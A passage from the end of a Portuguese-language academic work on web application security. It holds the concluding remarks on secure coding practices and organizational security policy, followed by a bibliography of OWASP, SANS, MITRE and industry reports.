Pode-se concluir também que as vulnerabilidades mais exploradas são causadas principalmente pela codificação inadequada do sistema. Portanto, é fundamental que os desenvolvedores conheçam as vulnerabilidades e estratégias de prevenção, fazendo com que a preocupação com os aspectos de segurança se tornem parte do processo de desenvolvimento e da cultura organizacional. Assim, é necessário que boas práticas de codificação que contemplem os aspectos de segurança sejam definidas, padronizadas e seguidas durante todo o processo de desenvolvimento do sistema.

Sendo assim, fica claro que uma aplicação segura não depende apenas do conhecimento e experiência do desenvolvedor no momento da codificação, também é necessário que a organização tenha políticas e padrões de segurança claramente definidos e adotados, forneça treinamento adequado a seus desenvolvedores e reserve recursos e tempo no orçamento do projeto para cuidar das questões de segurança.

A contribuição mais relevante deste trabalho se deu através da abordagem unificada de três pontos principais: (1)Identificação e caracterização das principais vulnerabilidades em aplicações Web, (2)Explanação das estratégias de prevenção e (3)Apresentação de um conjunto de boas práticas de programação a fim de mitigar as vulnerabilidades.

Materiais referentes a segurança de aplicações ainda são relativamente escassos, complexos, desconexos e limitados a determinadas tecnologias, portanto, este trabalho se torna uma importante contribuição pois aborda as questões de

segurança de forma conjunta e, na medida do possível, independente de tecnologias específicas. Com um conteúdo objetivo e relativamente curto, este trabalho poderá ser utilizado como referência para os primeiros passos de organizações e desenvolvedores na adequação de aplicações aos aspectos de segurança abordados.

REFERÊNCIAS BIBLIOGRÁFICAS

CENZIC. **Web Application Security Trends Report Q3-Q4, 2009**. [S.I.], 2009. Disponível em: <http://www.cenzic.com/downloads/Cenzic_AppsecTrends_Q3-Q4-2009.pdf>. Acessado em 29/01/2011.

MITRE CORPORATION. **2010 CWE/SANS Top 25 Most Dangerous Software Errors**. [S.I.], 2010. Disponível em: <http://cwe.mitre.org/top25/archive/2010/2010_cwe_sans_top25.pdf>. Acessado em 22/01/2011.

OWASP FOUNDATION. **Melhores Práticas de Codificação Segura OWASP:** Guia de Referência Rápida. Tradução Leandro Resende Gomes; Sílvio Fernando Correia Vieira Filho; Tarcizio Vieira Neto. Versão 1.1. [S.I.], 2010. Disponível em: <http://www.owasp.org/images/d/d8/OWASP_SCP_Quick_Reference_PT-BR_v1.1.pdf>. Acessado em 05/02/2011.

OWASP FOUNDATION. **OWASP TOP 10 2010:** The Ten Most Critical Web Application Security Risks. [S.I.], 2010. Diposnível em: <http://www.owasp.org/images/0/0f/OWASP_T10_-_2010_rc1.pdf>. Acessado em Acessado em 05/02/2011.

OWASP FOUNDATION. **OWASP TOP 10 2007:** Vulnerabilidades de Aplicações Web. [S.I.], 2007. Tradução Leonardo Cavallari; Marcos Aurélio Rodrigues. Disponível em: <http://www.owasp.org/images/4/42/OWASP_TOP_10_2007_PT-BR.pdf>. Acessado em Acessado em 05/02/2011.

PONEMON INSTITUITE. **State of Web Application Security**. [S.I.], 2010. Disponível em: <http://www.techrepublic.com/whitepapers/state-of-the-web-application-security-trends-over-6-years/1177895/post>. Acessado em 05/02/2011.

REFERÊNCIAS CONSULTADAS

BHARGAV, Abhay; KUMAR, B.V. **Secure Java for Web Application**. Boca Raton: Taylor & Francis Group , 2011. E-book.

BRANDÂO, Cleber; BRAZ, Fabricio Ataides; MILITELLI, Leonardo Cavallari; RODRIGUES , Marcos Aurélio; HAMADA, Myke; MONTORO, Rodrigo. **OWASP TOP 10 2007:** As 10 vulnerabilidades de segurança mais críticas em aplicações WEB. [S.I.], 2007. Diposnível em: <http://www.owasp.org/images/4/42/OWASP_TOP_10_2007_PT-BR.pdf>. Acessado em 05/02/2011.

BRENTON, Chris ; BIRD, Tina ; RANUM, Marcus J. . **SANS Top 5 Essential Log Reports**. Versão 1.0 . [S.I.], [2006?]. Diposnível em: <http://www.sans.org/security-resources/top5_logreports.pdf>. Acessado em 05/03/2011.

CENZIC. **Enabling Security in the Software Development Life Cycle (SDLC)**. [S.I.], 2010. Disponível em: <http://www.cenzic.com/downloads/EnablingSecurity-SDLC.pdf>. Acessado em 29/01/2011.

CENZIC. **Web Application Security Trends Report Q3-Q4, 2008**. [S.I.], 2008. Disponível em: <http://www.cenzic.com/downloads/Cenzic_AppsecTrends_Q3-Q4-2008.pdf>. Acessado em 29/01/2011.

COMITÊ GESTOR DA INTERNET NO BRASIL. **Cartilha de Segurança para Internet:** Conceitos de Seguranca. Versão 3.1 - outubro 2006. Disponível em: <http://cartilha.cert.br/download/>. Acessado em 22/01/2011.

CURPHEY, Mark; SCAMBRAY, Joel; OLSON, Erik . **Improving Web Application Security:** Threats and Countermeasures. Versão 1.0. [S.I.], 2003. Disponível em: <http://www.cgisecurity.com/lib/Threats_Countermeasures.pdf>. Acessado em 05/03/2011.

ENTERPRISE MANAGEMENT ASSOCIATES. **An Application Security Strategy Guide**. [S.I.], 2009. Disponível em: <http://www.cenzic.com/downloads/EMA_AppSecurityHailstorm_20090209.pdf>. Acessado em 29/01/2011.

IBM CORPORATION. **Designing a strategy for comprehensive web protection**. New York, 2010. Disponível em: <http://www.ibm.com/common/ssi/cgi-bin/ssialias?infotype=SA&subtype=WH&appname=SWGE_RA_RA_USEN&htmlfid=RAW14246USEN&attachment=RAW14246USEN.PDF>. Acessado em 19/02/2011.

KIM, Frank; SKOUDIS, Ed . **Protecting Your Web Apps:** Two Big Mistakes and 12 Practical Tips to Avoid Them. Volume 1.1. [S.I.], [2009?]. Diposnível em: <http://www.sans.org/reading_room/application_security/protecting_web_apps.pdf>. Acessado em 12/02/2011.

LAM, Jason; ULLRICH, Johannes B. . **Cross Site Request Forgery:** What Attackers

Don't Want You to Know . Volume 2.1. [S.I.], [2009?]. Diposnível em: <http://www.sans.org/reading_room/application_security/protecting_web_apps2.pdf> . Acessado em 12/02/2011.
SANS. **20 Critical Security Controls**. [S.I.], 2010. Disponível em : <http://www.sans.org/whatworks/20-critical-controls-poster-062010.pdf>. Acessado em 22/01/2011.

SOFTWARE ASSURANCE FORUM FOR EXCELLENCE IN CODE. **Software Assurance:** An Overview of Current Industry Best Practices . [S.I.], 2008. Disponível em: <http://www.safecode.org/publications/SAFECode_BestPractices0208.pdf>. Acessado em 19/02/2011.

SOFTWARE ASSURANCE FORUM FOR EXCELLENCE IN CODE. **Fundamental Practices for Secure Software Development:** A Guide to the Most Effective Secure Development Practices in Use Today. [S.I.], 2008. Disponível em: <http://www.safecode.org/publications/SAFECode_Dev_Practices1108.pdf>. Acessado em 19/02/2011.

SOPHOS GROUP. **Sophos Security Threat Report 2010**. [S.I.], 2010. Diposnível em: <http://www.sophos.com/sophos/docs/eng/papers/sophos-security-threat-report-jan-2010-wpna.pdf>. Acessado em 26/02/2011.

SOPHOS GROUP. **Sophos Security Threat Report 2011**. [S.I.], 2011. Diposnível em: <http://www.sophos.com/security/whitepapers/sophos-security-threat-report-2011-wpna>. Acessado em 26/02/2011.